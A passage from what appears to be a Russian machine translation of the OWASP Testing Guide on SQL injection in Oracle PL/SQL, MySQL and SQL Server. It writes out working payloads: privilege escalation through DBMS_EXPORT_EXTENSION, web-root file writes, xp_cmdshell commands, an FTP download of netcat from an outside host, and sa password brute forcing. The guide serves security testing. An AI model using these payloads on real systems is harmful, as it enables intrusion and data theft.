XMLGEN.USELOWERCASETAGNAMES
PORTAL.WWV_HTTP.CENTERCLOSE
ORASSO.HOME
WWC_VERSION.GET_HTTP_DATABASE_INFO
```

Злоумышленник должен выбрать одну из этих функций, которая фактически доступна в целевой системе (т. е. Возвращает 200 ОК по запросу). В качестве теста злоумышленник может запросить

```
http://server.example.com/pls/dad/orasso.home?FOO=BAR
```

сервер должен вернуть ответ «404 Файл не найден», поскольку процедура orasso.home не требует параметров, и один из них был предоставлен. Однако перед возвратом 404 выполняется следующий PL / SQL:

```
..
..
if ((owa_match.match_pattern('orasso.home', simple_list__,
complex_list__, true))) then
  rc__ := 2;
else
  null;
  orasso.wpg_session.init();
  orasso.home(FOO=>:FOO);
  ..
  ..
```

Обратите внимание на наличие FOO в строке запроса атакующего. Злоумышленники могут использовать это для запуска произвольного SQL. Во-первых, они должны закрыть скобки:

```
http://server.example.com/pls/dad/orasso.home?);--=BAR
```

Это приводит к выполнению следующего PL / SQL:

```
..
orasso.home();--=>);--);
..
```

Обратите внимание, что все после двойного минуса (-) рассматривается как комментарий. Этот запрос вызовет внутреннюю ошибку сервера, поскольку одна из переменных связывания больше не используется, поэтому злоумышленнику необходимо добавить ее обратно. Как оказалось, именно эта переменная связывания является ключом для запуска произвольного PL / SQL. На данный момент они могут просто использовать HTP.PRINT для печати BAR и добавить необходимую переменную связывания как: 1:

```
http://server.example.com/pls/dad/orasso.home?);HTP.PRINT(:1);--=BAR
```

Это должно вернуть 200 со словом «BAR» в HTML. Здесь происходит то, что все после знака равенства - в данном случае BAR - это данные, вставленные в переменную связывания. Используя ту же технику, можно также снова получить доступ к owa_util.cellsprint:

```
http://www.example.com/pls/dad/orasso.home?);OWA_UTIL.CELLSPRINT(:1);--
=SELECT+USERNAME+FROM+ALL_USERS
```


Чтобы выполнить произвольный SQL, включая операторы DML и DDL, злоумышленник немедленно вставляет команду execute: 1:

```
http://server.example.com/pls/dad/orasso.home?);execute
%20immediate%20:1;--=select%201%20from%20dual
```

Обратите внимание, что вывод не будет отображаться. Это может быть использовано для использования любых ошибок внедрения PL / SQL, принадлежащих SYS, что позволяет злоумышленнику получить полный контроль над внутренним сервером базы данных. Например, следующий URL использует преимущества недостатков инъекторной SQL в DBMS_EXPORT_EXTENSION (см <http://secunia.com/advisories/19860>)

```
http://www.example.com/pls/dad/orasso.home?);
execute%20immediate%20:1;--=DECLARE%20BUF%20VARCHAR2(2000);%20BEGIN%20
BUF:=SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES
('INDEX_NAME','INDEX_SCHEMA','DBMS_OUTPUT.PUT_LINE(:p1);
EXECUTE%20IMMEDIATE%20''CREATE%20OR%20REPLACE%20
PUBLIC%20SYNONYM%20BREAKABLE%20FOR%20SYS.OWA_UTIL'';
END;--','SYS',1,'VER',0);END;
```

Оценка пользовательских PL / SQL веб-приложений

Во время оценок безопасности «черного ящика» код пользовательского приложения PL / SQL недоступен, но его все же необходимо оценить на предмет уязвимостей безопасности.

Тестирование на SQL-инъекцию

Каждый входной параметр должен быть проверен на недостатки SQL-инъекции. Их легко найти и подтвердить. Найти их так же просто, как вставить одинарную кавычку в параметр и проверить наличие ошибок (включая 404 не найденных). Подтверждение наличия SQL-инъекции можно выполнить с помощью оператора конкатенации.

Например, предположим, что есть веб-приложение PL / SQL для книжного магазина, которое позволяет пользователям искать книги данного автора:

```
http://www.example.com/pls/bookstore/books.search?author=DICKENS
```

Если этот запрос возвращает книги Чарльза Диккенса, но

```
http://www.example.com/pls/bookstore/books.search?author=DICK'ENS
```

возвращает ошибку или 404, тогда может быть недостаток SQL-инъекции. Это можно подтвердить с помощью оператора конкатенации:

```
http://www.example.com/pls/bookstore/books.search?author=DICK'||'ENS
```

Если этот запрос возвращает книги Чарльза Диккенса, вы подтвердили наличие уязвимости SQL-инъекции.

Инструменты

- SQLInjector - <http://www.databasesecurity.com/sql-injector.htm>
- Orascan (Oracle Web Application VA scanner), NGS SQuirreL (Oracle RDBMS VA Scanner) - <http://www.nccgroup.com/en/our-services/security-testing-audit-compliance/information-security-software/ngs-orascan/>

Ссылки

Whitepapers

- Hackproofing Oracle Application Server (A Guide to Securing Oracle 9) - <http://www.itsec.gov.cn/docs/20090507151158287612.pdf>
- Oracle PL/SQL Injection - <http://www.databasesecurity.com/oracle/oracle-plsql-2.pdf>

4.8.5.2 Тестирование MySQL

Резюме

Уязвимости [SQL-инъекций](#) возникают всякий раз, когда ввод используется при построении SQL-запроса без адекватного ограничения или очистки. Использование динамического SQL (построение SQL-запросов путем объединения строк) открывает двери для этих уязвимостей. SQL-инъекция позволяет злоумышленнику получить доступ к SQL-серверам. Это позволяет выполнять код SQL под привилегиями пользователя, используемого для подключения к базе данных.

Сервер MySQL имеет несколько особенностей, поэтому некоторые эксплойты должны быть специально настроены для этого приложения. Это тема этого раздела.

Как проверить

Когда в приложении, поддерживаемом базой данных MySQL, обнаруживается уязвимость внедрения SQL-кода, существует ряд атак, которые могут быть выполнены в зависимости от версии MySQL и привилегий пользователя в СУБД.

MySQL поставляется по крайней мере с четырьмя версиями, которые используются в производстве по всему миру, 3.23.x, 4.0.x, 4.1.x и 5.0.x. Каждая версия имеет набор функций, пропорциональный номеру версии.

- Начиная с версии 4.0: UNION
- Начиная с версии 4.1: подзапросы
- Начиная с версии 5.0: хранимые процедуры, хранимые функции и представление с именем

INFORMATION_SCHEMA

- Начиная с версии 5.0.2: триггеры

Следует отметить, что для версий MySQL до 4.0.x могут использоваться только логические или временные атаки слепого внедрения, поскольку функциональность подзапроса или операторы UNION не были реализованы.

С этого момента мы будем предполагать, что существует классическая уязвимость SQL-инъекций, которая может быть вызвана запросом, аналогичным описанному в разделе « [Тестирование SQL-инъекций](#) » .

```
http://www.example.com/page.php?id=2
```

Проблема с одинарными кавычками

Прежде чем воспользоваться возможностями MySQL, необходимо принять во внимание, как строки могут быть представлены в выражении, поскольку часто веб-приложения избегают одинарных кавычек.

Экранирование цитат MySQL выглядит следующим образом:

'A string with \'quotes\'

То есть MySQL интерпретирует экранированные апострофы (\ ') как символы, а не как метасимволы.

Таким образом, если приложение для правильной работы требует использования константных строк, необходимо различать два случая:

1. Веб-приложение экранирует одинарные кавычки ('=> \')
2. Веб-приложение не экранирует одинарные кавычки ('=>')

В MySQL существует стандартный способ обойти необходимость в одиночных кавычках, имея постоянную строку, которая должна быть объявлена без необходимости в одинарных кавычках.

Предположим, мы хотим узнать значение поля с именем «пароль» в записи с условием, подобным следующему:

1. пароль как 'A%'
2. Значения ASCII в сцепленном hex:
пароль LIKE 0x4125
3. Функция char ():
пароль LIKE CHAR (65,37)

Несколько смешанных запросов:

Соединители библиотеки MySQL не поддерживают множественные запросы, разделенные ';' поэтому невозможно внедрить несколько неоднородных команд SQL внутри одной уязвимости внедрения SQL, как в Microsoft SQL Server.

Например, следующая инъекция приведет к ошибке:

```
1; update tablename set code='javascript code' where 1 --
```

Сбор информации

Снятие отпечатков пальцев MySQL

Конечно, первое, что нужно знать, есть ли СУБД MySQL в качестве внутренней базы данных. Сервер MySQL имеет функцию, которая позволяет другим СУБД игнорировать предложение в диалекте MySQL. Когда блок комментария (`/* ** */`) содержит восклицательный знак (`/*! sql here*/`), он интерпретируется MySQL и рассматривается как обычный блок комментария другими СУБД, как описано в [руководстве MySQL](#).

Пример:

```
1 /*! and 1=0 */
```

Ожидаемый результат:

Если MySQL присутствует, предложение внутри блока комментария будет интерпретировано.

Версия

Есть три способа получить эту информацию:

1. Используя глобальную переменную `@@version`
2. Используя функцию [[VERSION\(\)](#)]
3. С помощью снятия отпечатков комментариев с номером версии `/*!40110 and 1=0*/`

что значит

```
if(version >= 4.1.10)
  add 'and 1=0' to the query.
```

Они эквивалентны, так как результат одинаков.

В полосу впрыска:

```
1 AND 1=0 UNION SELECT @@version /*
```

Инферентная инъекция:

```
1 AND @@version like '4.0%'
```

Ожидаемый результат:

Строка вроде этого:

```
5.0.22-log
```

Логин пользователя

Есть два типа пользователей, на которых полагается MySQL Server.

1. [[USER\(\)](#)]: пользователь, подключенный к серверу MySQL.
2. [[CURRENT_USER\(\)](#)]: внутренний пользователь, который выполняет запрос.

Между 1 и 2 есть некоторая разница. Основным является то, что анонимный пользователь может соединиться (если это разрешено) с любым именем, но внутренний пользователь MySQL - это пустое имя (""). Другое отличие состоит в том, что хранимая процедура или хранимая функция выполняются как пользователь-создатель, если не объявлено где-либо еще. Это можно узнать с помощью **CURRENT_USER**.

В полосе впрыска:

```
1 AND 1=0 UNION SELECT USER()
```

Инферентная инъекция:

```
1 AND USER() like 'root%'
```

Ожидаемый результат:

Строка вроде этого:

```
user@hostname
```

Имя базы данных используется

Есть нативная функция DATABASE ()

В полосе впрыска:

```
1 AND 1=0 UNION SELECT DATABASE()
```

Инферентная инъекция:

```
1 AND DATABASE() like 'db%'
```

Ожидаемый результат:

такая строка:

```
dbname
```

INFORMATION_SCHEMA

В MySQL 5.0 было создано представление с именем [[INFORMATION_SCHEMA](#)]. Это позволяет нам получать всю информацию о базах данных, таблицах и столбцах, а также о процедурах и функциях.

Вот краткое изложение некоторых интересных Views.

Tables_in_INFORMATION_SCHEMA	ОПИСАНИЕ
..[skipped]..	..[пропущено]..
SCHEMATA	Все базы данных у пользователя (как минимум) SELECT_priv
SCHEMA_PRIVILEGES	Привилегии, которые пользователь имеет для каждой БД
TABLES	Все таблицы, которые есть у пользователя (как минимум) SELECT_priv
TABLE_PRIVILEGES	Привилегии, которые пользователь имеет для каждой таблицы
COLUMNS	Все столбцы у пользователя (как минимум) SELECT_priv
COLUMN_PRIVILEGES	Права, которые пользователь имеет для каждого столбца
VIEWS	Все столбцы у пользователя (как минимум) SELECT_priv
ROUTINES	Процедуры и функции (необходимо EXECUTE_priv)
TRIGGERS	Триггеры (требуется INSERT_priv)
USER_PRIVILEGES	Привилегии подключены

Векторы атаки

Написать в файл

Если у подключенного пользователя есть привилегии **FILE** и одинарные кавычки не экранированы, можно использовать предложение 'into outfile' для экспорта результатов запроса в файл.

```
Select * from table into outfile '/tmp/file'
```

Примечание: нет способа обойти одиночные кавычки, окружающие имя файла. Так что, если в одинарных кавычках есть некоторая дезинфекция, например escape (\''), не будет возможности использовать предложение 'into outfile'.

Этот вид атаки может использоваться как внеполосный метод для получения информации о результатах запроса или для записи файла, который может быть выполнен внутри каталога веб-сервера.

Пример:

```
1 limit 1 into outfile '/var/www/root/test.jsp' FIELDS ENCLOSED BY '///' LINES TERMINATED BY '\n<%jsp code here%>';
```

Ожидаемый

результат : результаты сохраняются в файле с привилегиями gw-gw-gw, принадлежащими пользователю и группе MySQL.

Где `/var/www/root/test.jsp` будет содержать:

```
//field values// значения полей
<%jsp code here%> JSP код
```

Читать из файла

`Load_file` - это встроенная функция, которая может читать файл, если это разрешено разрешениями файловой системы. Если у подключенного пользователя есть привилегии **FILE**, его можно использовать для получения содержимого файлов. Одиночные кавычки, избегающие санитарной обработки, можно обойти, используя ранее описанные методы.

```
load_file('filename')
```

Ожидаемый результат:

Весь файл будет доступен для экспорта с использованием стандартных методов.

Стандартная SQL-атака

В стандартном SQL-внедрении результаты могут отображаться непосредственно на странице как обычный вывод или как ошибка MySQL. Используя уже упомянутые атаки SQL-инъекций и уже описанные функции MySQL, прямое SQL-внедрение может быть легко осуществлено на глубине уровня, в основном в зависимости от версии MySQL, с которой сталкивается пентестер.

Хорошая атака - узнать результаты, заставив функцию / процедуру или сам сервер выдать ошибку.

Внедрение SQL-инъекций

Внеклассное внедрение может быть выполнено с помощью предложения ["into outfile"](#).

Слепая инъекция SQL

Для слепого внедрения SQL существует набор полезных функций, изначально предоставленных сервером MySQL.

- Длина строки:

LENGTH(str)

- Извлечь подстроку из заданной строки:

SUBSTRING(string, offset, #chars_returned)

- Основанная на времени слепая инъекция: ЭТАЛОН и СОН

BENCHMARK(#ofcycles,action_to_be_performed)

Функцию эталонного теста можно использовать для выполнения временных атак, когда слепая инъекция по логическим значениям не дает никаких результатов.

Видеть. SLEEP () (MySQL > 5.0.x) для альтернативы бенчмарку.

Полный список см. В руководстве по MySQL по адресу

<http://dev.mysql.com/doc/refman/5.0/ru/functions.html>.

Инструменты

- Francois Larouche: Multiple DBMS SQL Injection tool - <http://www.sqlpowerinjector.com/index.htm>
- ilo--, Reversing.org - sqlbftools
- Bernardo Damele A. G.: sqlmap, automatic SQL injection tool - <http://sqlmap.org/>
- Muhaimin Dzulfakar: Mysqloit, MySql Injection takeover tool - <http://code.google.com/p/mysqloit/>
- <http://sqlsus.sourceforge.net/>

Ссылки

Whitepapers

- Chris Anley: "Hackproofing MySQL" - <http://www.databasesecurity.com/mysql/HackproofingMySQL.pdf>

Case Studies

- Zeelock: Blind Injection in MySQL Databases - <http://archive.cert.uni-stuttgart.de/bugtraq/2005/02/msg00289.html>

Резюме

В этом разделе будут обсуждаться некоторые методы SQL-инъекций, которые используют специфические особенности Microsoft SQL Server.

Уязвимости внедрения SQL возникают всякий раз, когда ввод используется при построении запроса SQL без адекватного ограничения или очистки. Использование динамического SQL (построение SQL-запросов путем объединения строк) открывает двери для этих уязвимостей. Инъекция SQL позволяет злоумышленнику получить доступ к серверам SQL и выполнить код SQL под привилегиями пользователя, использованного для подключения к базе данных.

Как объясняется в SQL -инъекции, эксплойт SQL-инъекции требует двух вещей: точки входа и эксплойта для входа. Любой управляемый пользователем параметр, который обрабатывается приложением, может скрывать уязвимость. Это включает в себя:

- Параметры приложения в строках запроса (например, запросы GET)
- Параметры приложения включены как часть тела запроса POST
- Информация, связанная с браузером (например, user-agent, referrer)
- Информация о хосте (например, имя хоста, IP)
- Информация о сеансе (например, идентификатор пользователя, файлы cookie)

Сервер Microsoft SQL обладает несколькими уникальными характеристиками, поэтому некоторые эксплойты должны быть специально настроены для этого приложения.

Как проверить

Характеристики SQL Server

Для начала давайте рассмотрим некоторые операторы и команды / хранимые процедуры SQL Server, которые полезны в тесте SQL-инъекций:

- оператор комментария: - (полезно для того, чтобы запрос игнорировал оставшуюся часть исходного запроса; в каждом случае это не требуется)
- разделитель запросов:: (точка с запятой)
- Полезные хранимые процедуры включают в себя:
 - [[xp_cmdshell](#)] выполняет любую командную оболочку на сервере с теми же разрешениями, что и в данный момент. По умолчанию только **sysadmin** может использовать его, а в SQL Server 2005 он отключен по умолчанию (его можно включить снова с помощью sp_configure)
 - **xp_regread** читает произвольное значение из реестра (недокументированная расширенная процедура)
 - **xp_regwrite** записывает произвольное значение в реестр (недокументированная расширенная процедура)
 - [[sp_makewebtask](#)] [Создает](#) командную оболочку Windows и передает строку для выполнения. Любой вывод возвращается в виде строк текста. Это требует привилегий **сисадмина**.
 - [[xp_sendmail](#)] Отправляет сообщение электронной почты, которое может содержать вложение набора результатов запроса, указанным получателям. Эта расширенная

хранимая процедура использует SQL Mail для отправки сообщения.

Давайте теперь посмотрим некоторые примеры конкретных атак на SQL Server, которые используют вышеупомянутые функции. В большинстве этих примеров будет использоваться функция **exec** .

Ниже мы покажем, как выполнить команду оболочки, которая записывает вывод команды *dir c: \inetpub* в доступный для просмотра файл, предполагая, что веб-сервер и сервер БД находятся на одном хосте. Следующий синтаксис использует **xp_cmdshell**:

```
exec master.dbo.xp_cmdshell 'dir c:\inetpub > c:\inetpub\wwwroot\test.txt'--
```

В качестве альтернативы мы можем использовать **sp_makewebtask**:

```
exec sp_makewebtask 'C:\Inetpub\wwwroot\test.txt', 'select * from master.dbo.sysobjects'--
```

Успешное выполнение создаст файл, который может быть просмотрен ручным тестером. Имейте в виду, что процедура **sp_makewebtask** устарела, и, даже если она работает во всех версиях SQL Server до 2005 года, она может быть удалена в будущем.

Кроме того, встроенные функции SQL Server и переменные среды очень удобны. Далее используется функция **db_name ()**, чтобы вызвать ошибку, которая вернет имя базы данных:

```
/controlboard.asp?boardID=2&itemnum=1%20AND%201=CONVERT(int,%20db_name())
```

Обратите внимание на использование [[convert](#)]:

```
CONVERT ( data_type [ ( length ) ] , expression [ , style ] )
```

CONVERT попытается преобразовать результат **db_name** (строка) в целочисленную переменную, вызывая ошибку, которая, если она отображается уязвимым приложением, будет содержать имя базы данных.

В следующем примере используется переменная среды **@@version** в сочетании с внедрением в стиле **union select**, чтобы найти версию SQL Server.

```
/form.asp?prop=33%20union%20select%201,2006-01-06,2007-01-06,1,'stat','name1','name2',2006-01-06,1,@@version%20--
```

И вот та же атака, но снова использующая трюк преобразования:

```
/controlboard.asp?boardID=2&itemnum=1%20AND%201=CONVERT(int,%20@@VERSION)
```

Сбор информации полезен для использования уязвимостей программного обеспечения на сервере SQL Server посредством использования атаки с использованием SQL-инъекций или прямого доступа к прослушивателю SQL.

Далее мы покажем несколько примеров, в которых используются уязвимости внедрения SQL через разные точки входа.

Пример 1. Тестирование на SQL-инъекцию в GET-запросе.

Самый простой (а иногда и самый полезный) случай - это страница входа в систему, запрашивающая имя пользователя и пароль для входа пользователя. Вы можете попробовать ввести следующую строку "'или' 1 '=' 1" (без двойных кавычек):

```
https://vulnerable.web.app/login.asp?Username='%20or%20'1'='1&Password='%20or%20'1'='1
```

Если приложение использует запросы динамического SQL и строка добавляется к запросу проверки учетных данных пользователя, это может привести к успешному входу в приложение.

Пример 2: Тестирование на SQL-инъекцию в GET-запросе

Чтобы узнать, сколько существует столбцов

```
https://vulnerable.web.app/list_report.aspx?number=001%20UNION%20ALL%201,1,'a',1,1,1%20FROM%20users;--
```

Пример 3: Тестирование в запросе POST

SQL-инъекция, HTTP POST Content: email=%27&whichSubmit=submit&submit.x=0&submit.y=0

Полный пример сообщения:

```
POST https://vulnerable.web.app/forgotpass.asp HTTP/1.1
Host: vulnerable.web.app
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.0.7) Gecko/20060909 Firefox/1.5.0.7 Paros/3.2.13
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://vulnerable.web.app/forgotpass.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 50

email=%27&whichSubmit=submit&submit.x=0&submit.y=0
```

Сообщение об ошибке, полученное при вводе символа (одинарная кавычка) в поле электронной почты:

```
Microsoft OLE DB Provider for SQL Server error '80040e14'  
Unclosed quotation mark before the character string '  
/forgotpass.asp, line 15
```

Пример 4: еще один (полезный) пример GET

Получение исходного кода приложения

```
a'; master.dbo.xp_cmdshell ' copy c:\inetpub\wwwroot\login.aspx  
c:\inetpub\wwwroot\login.txt';--
```

Пример 5: пользовательский xp_cmdshell

Все книги и статьи, описывающие рекомендации по безопасности для SQL Server, рекомендуют отключать xp_cmdshell в SQL Server 2000 (в SQL Server 2005 он отключен по умолчанию). Однако, если у нас есть права sysadmin (изначально или путем подбора пароля sysadmin, см. Ниже), мы часто можем обойти это ограничение.

На SQL Server 2000:

- Если xp_cmdshell был отключен с помощью sp_dropextendedproc, мы можем просто добавить следующий код:

```
sp_addextendedproc 'xp_cmdshell','xp_log70.dll'
```

- Если предыдущий код не работает, это означает, что xp_log70.dll был перемещен или удален. В этом случае нам нужно ввести следующий код:

```
CREATE PROCEDURE xp_cmdshell(@cmd varchar(255), @Wait int = 0) AS  
    DECLARE @result int, @OLEResult int, @RunResult int  
    DECLARE @ShellID int  
    EXECUTE @OLEResult = sp_OACreate 'WScript.Shell', @ShellID OUT  
    IF @OLEResult <> 0 SELECT @result = @OLEResult  
    IF @OLEResult <> 0 RAISERROR ('CreateObject %0X', 14, 1, @OLEResult)  
    EXECUTE @OLEResult = sp_OAMethod @ShellID, 'Run', Null, @cmd, 0, @Wait  
    IF @OLEResult <> 0 SELECT @result = @OLEResult  
    IF @OLEResult <> 0 RAISERROR ('Run %0X', 14, 1, @OLEResult)  
    EXECUTE @OLEResult = sp_OADestroy @ShellID  
    return @result
```

Этот код, написанный Антонином Фоллером (см. Ссылки внизу страницы), создает новый xp_cmdshell, используя sp_oacreate, sp_oamethod и sp_oadestroy (если, конечно, они тоже не отключены). Перед его использованием нам нужно удалить первый созданный нами xp_cmdshell (даже если он не работал), иначе два объявления столкнутся.

В SQL Server 2005 xp_cmdshell можно включить, внедрив вместо этого следующий код:

```
master..sp_configure 'show advanced options',1
reconfigure
master..sp_configure 'xp_cmdshell',1
reconfigure
```

Пример 6: Referer / User-Agent

Заголовок REFERER установлен в:

```
Referer: https://vulnerable.web.app/login.aspx', 'user_agent',
'some_ip'); [SQL CODE]--
```

Позволяет выполнять произвольный код SQL. То же самое происходит с заголовком User-Agent, установленным в:

```
User-Agent: user_agent', 'some_ip'); [SQL CODE]--
```

Пример 7: SQL Server как сканер портов

В SQL Server одной из наиболее полезных (по крайней мере для тестера на проникновение) команд является OPENROWSET, которая используется для запуска запроса на другом сервере БД и получения результатов. Тестер проникновения может использовать эту команду для сканирования портов других машин в целевой сети, вводя следующий запрос:

```
select * from
OPENROWSET('SQLOLEDB', 'uid=sa;pwd=foobar;Network=DBMSSOCN;Address=
x.y.w.z,p;timeout=5', 'select 1')--
```

Этот запрос попытается установить соединение с адресом хуwz на порту p. Если порт закрыт, будет возвращено следующее сообщение:

```
SQL Server does not exist or access denied
```

С другой стороны, если порт открыт, будет возвращена одна из следующих ошибок:

```
General network error. Check your network documentation
```

```
OLE DB provider 'sqloledb' reported an error. The provider did not
give any information about the error.
```

Конечно, сообщение об ошибке не всегда доступно. Если это так, мы можем использовать время отклика, чтобы понять, что происходит: с закрытым портом будет использовано время ожидания (5 секунд в этом примере), тогда как открытый порт вернет результат сразу.

Помните, что OPENROWSET включен по умолчанию в SQL Server 2000, но отключен в SQL Server 2005.

Пример 8: Загрузка исполняемых файлов

Как только мы сможем использовать `xp_cmdshell` (как собственный, так и пользовательский), мы сможем легко загрузить исполняемые файлы на целевой сервер БД. Очень распространенным выбором является `netcat.exe`, но любой троян будет полезен здесь. Если целевому объекту разрешено запускать FTP-соединения с компьютером тестера, все, что нужно, это внедрить следующие запросы:

```
exec master..xp_cmdshell 'echo open ftp.testner.org > ftpscript.txt';--
exec master..xp_cmdshell 'echo USER >> ftpscript.txt';--
exec master..xp_cmdshell 'echo PASS >> ftpscript.txt';--
exec master..xp_cmdshell 'echo bin >> ftpscript.txt';--
exec master..xp_cmdshell 'echo get nc.exe >> ftpscript.txt';--
exec master..xp_cmdshell 'echo quit >> ftpscript.txt';--
exec master..xp_cmdshell 'ftp -s:ftpscript.txt';--
```

На этом этапе `nc.exe` будет загружен и доступен.

Если брандмауэр не разрешает FTP, у нас есть обходной путь, который использует отладчик Windows, `debug.exe`, который установлен по умолчанию на всех компьютерах с Windows. `Debug.exe` является сценарием и может создать исполняемый файл, выполнив соответствующий файл сценария. Нам нужно преобразовать исполняемый файл в сценарий отладки (который является 100% -ным ASCII-файлом), загрузить его построчно и, наконец, вызвать для него `debug.exe`. Существует несколько инструментов, которые создают такие файлы отладки (например, `makees.exe` от Ollie Whitehouse и `dbgtool.exe` от toolcrypt.org). Поэтому запросы для ввода будут следующими:

```
exec master..xp_cmdshell 'echo [debug script line #1 of n] >
debugscript.txt';--
exec master..xp_cmdshell 'echo [debug script line #2 of n] >>
debugscript.txt';--
....
exec master..xp_cmdshell 'echo [debug script line #n of n] >>
debugscript.txt';--
exec master..xp_cmdshell 'debug.exe < debugscript.txt';--
```

На этом этапе наш исполняемый файл доступен на целевом компьютере и готов к выполнению. Существуют инструменты, которые автоматизируют этот процесс, прежде всего `Bobcat`, который работает в Windows, и `Sqlninja`, который работает в Unix (см. Инструменты в нижней части этой страницы).

Получить информацию, когда она не отображается (вне диапазона)

Не все потеряно, когда веб-приложение не возвращает какую-либо информацию - например, в виде описательных сообщений об ошибках (см. [Слепое SQL-внедрение](#)). Например, может случиться так, что у вас есть доступ к исходному коду (например, потому что веб-приложение основано на программном обеспечении с открытым исходным кодом). Затем тестер пера может использовать все уязвимости SQL-инъекций, обнаруженные в автономном режиме в веб-приложении. Хотя IPS может остановить некоторые из этих атак, лучшим способом будет следующее: разработать и протестировать атаки на испытательном стенде, созданном для этой цели, а затем выполнить эти атаки против тестируемого веб-приложения.

Другие варианты внеполосных атак описаны в примере 4 выше.

Слепые SQL-инъекции

Методом проб и ошибок

В качестве альтернативы можно сыграть везунчик. То есть злоумышленник может предположить, что в веб-приложении существует уязвимость слепого или внеполосного внедрения SQL-кода. Затем он выберет вектор атаки (например, веб-запись), использует нечеткие векторы ([1](#)) против этого канала и будет наблюдать ответ. Например, если веб-приложение ищет книгу с помощью запроса

```
select * from books where title=text entered by the user
```

затем тестер проникновения может ввести текст: **'Bomba' OR 1=1** - и, если данные не проверены должным образом, запрос пройдет и вернет весь список книг. Это свидетельствует об уязвимости SQL-инъекций. Тестер на проникновение может позже *поиграть* с запросами, чтобы оценить критичность этой уязвимости.

Если отображается более одного сообщения об ошибке

С другой стороны, если предварительная информация недоступна, все равно существует вероятность атаки с использованием любого *скрытого канала* . Может случиться, что описательные сообщения об ошибках останавливаются, но сообщения об ошибках дают некоторую информацию. Например:

- В некоторых случаях веб-приложение (фактически веб-сервер) может возвращать традиционную *500: Внутренняя ошибка сервера* , например, когда приложение возвращает исключение, которое может быть сгенерировано, например, запросом с незамкнутыми кавычками.
- В то время как в других случаях сервер вернет сообщение 200 ОК, но веб-приложение вернет сообщение об ошибке, вставленное разработчиками. *Внутренняя ошибка сервера* или *неверные данные* .

Этого небольшого количества информации может быть достаточно, чтобы понять, как веб-приложение создает динамический SQL-запрос, и настроить эксплойт. Другой внеполосный метод - вывод результатов через просматриваемые файлы HTTP.

Сроки атаки

Есть еще одна возможность сделать слепую атаку SQL-инъекцией, когда нет видимой обратной связи от приложения: путем измерения времени, которое веб-приложение тратит на ответ на запрос. Атака такого рода описана Анли в ([2]), откуда мы берем следующие примеры. Типичный подход использует команду *waitfor delay* : допустим, что злоумышленник хочет проверить, существует ли образец базы данных pubs, он просто вставит следующую команду:

```
if exists (select * from pubs..pub_info) waitfor delay '0:0:5'
```

В зависимости от того, сколько времени потребуется для возврата запроса, мы узнаем ответ. Фактически, у нас есть две вещи: **уязвимость SQL-инъекций** и **скрытый канал**, который позволяет тестеру проникновения получать 1 бит информации для каждого запроса. Следовательно, используя несколько запросов (столько запросов, сколько битов в требуемой информации), тестер пера может получить любые данные, которые находятся в базе данных. Посмотрите на следующий запрос

```
declare @s varchar(8000)
declare @i int
select @s = db_name()
select @i = [some value]
if (select len(@s)) < @i waitfor delay '0:0:5'
```

Измеряя время отклика и используя различные значения для @i, мы можем определить длину имени текущей базы данных, а затем начать извлекать само имя с помощью следующего запроса:

```
if (ascii(substring(@s, @byte, 1)) & ( power(2, @bit))) > 0
waitfor delay '0:0:5'
```

Этот запрос будет ждать 5 секунд, если бит '@bit' байта '@byte' имени текущей базы данных равен 1, и будет возвращаться сразу, если он равен 0. Вложение двух циклов (один для @byte и один для @bit) мы сможем извлечь всю информацию.

Однако может случиться так, что команда *waitfor* недоступна (например, потому что она фильтруется брандмауэром IPS / веб-приложения). Это не означает, что слепые атаки с использованием SQL-инъекций не могут быть выполнены, так как тестер пера должен выполнять только трудоемкую операцию, которая не фильтруется. Например

```
declare @i int select @i = 0
while @i < 0xffff begin
select @i = @i + 1
end
```

Проверка версии и уязвимостей

Тот же подход синхронизации может быть использован также для понимания, с какой версией SQL Server мы имеем дело. Конечно, мы будем использовать встроенную переменную @@version. Рассмотрим следующий запрос:

```
select @@version
```

На SQL Server 2005 он будет возвращать что-то вроде следующего:

```
Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86) Oct 14 2005
00:33:37 <snip>
```


Часть строки «2005» простирается от 22-го до 25-го символа. Поэтому один запрос для внедрения может быть следующим:

```
if substring((select @@version),25,1) = 5 waitfor delay '0:0:5'
```

Такой запрос будет ждать 5 секунд, если 25-й символ переменной @@version равен «5», показывая, что мы имеем дело с SQL Server 2005. Если запрос возвращается немедленно, мы, вероятно, имеем дело с SQL Server 2000 и другим. Подобный запрос поможет очистить все сомнения.

Пример 9: взлом паролей системного администратора

Чтобы подкрепить пароль системного администратора, мы можем использовать тот факт, что OPENROWSET необходимы надлежащие учетные данные для успешного выполнения соединения и что такое соединение также может быть «зациклено» на локальном сервере БД. Комбинируя эти функции с логическим выводом на основе времени отклика, мы можем внедрить следующий код:

```
select * from OPENROWSET('SQLOLEDB','';'sa';'<pwd>','select  
1;waitfor delay ''0:0:5'' ')
```

Здесь мы пытаемся подключиться к локальной базе данных (указанной пустым полем после «SQLOLEDB»), используя «sa» и «<pwd>» в качестве учетных данных. Если пароль правильный и соединение установлено успешно, запрос выполняется, заставляя БД ждать 5 секунд (а также возвращая значение, так как OPENROWSET ожидает хотя бы один столбец). Выбирая пароли-кандидаты из списка слов и измеряя время, необходимое для каждого соединения, мы можем попытаться угадать правильный пароль. В «Извлечении данных с использованием SQL-инъекций и логических выводов» Дэвид Литчфилд продвигает эту технику еще дальше, внедряя фрагмент кода для подбора пароля системного администратора с использованием ресурсов ЦП самого сервера БД.

Когда у нас есть пароль системного администратора, у нас есть два варианта:

- Введите все следующие запросы, используя OPENROWSET, чтобы использовать привилегии sysadmin
- Добавьте нашего текущего пользователя в группу sysadmin, используя sp_addsrvrolemember. Текущее имя пользователя может быть извлечено с помощью логической инъекции в переменную system_user.

Помните, что OPENROWSET доступен для всех пользователей в SQL Server 2000, но он ограничен административными учетными записями в SQL Server 2005.

Инструменты

- Francois Larouche: Multiple DBMS SQL Injection tool - [[SQL Power Injector](#)]
- Northern Monkee: [[Bobcat](#)]
- icesurfer: SQL Server Takeover Tool - [[sqlninja](#)]
- Bernardo Damele A. G.: sqlmap, automatic SQL injection tool - <http://sqlmap.org/>

Ссылки

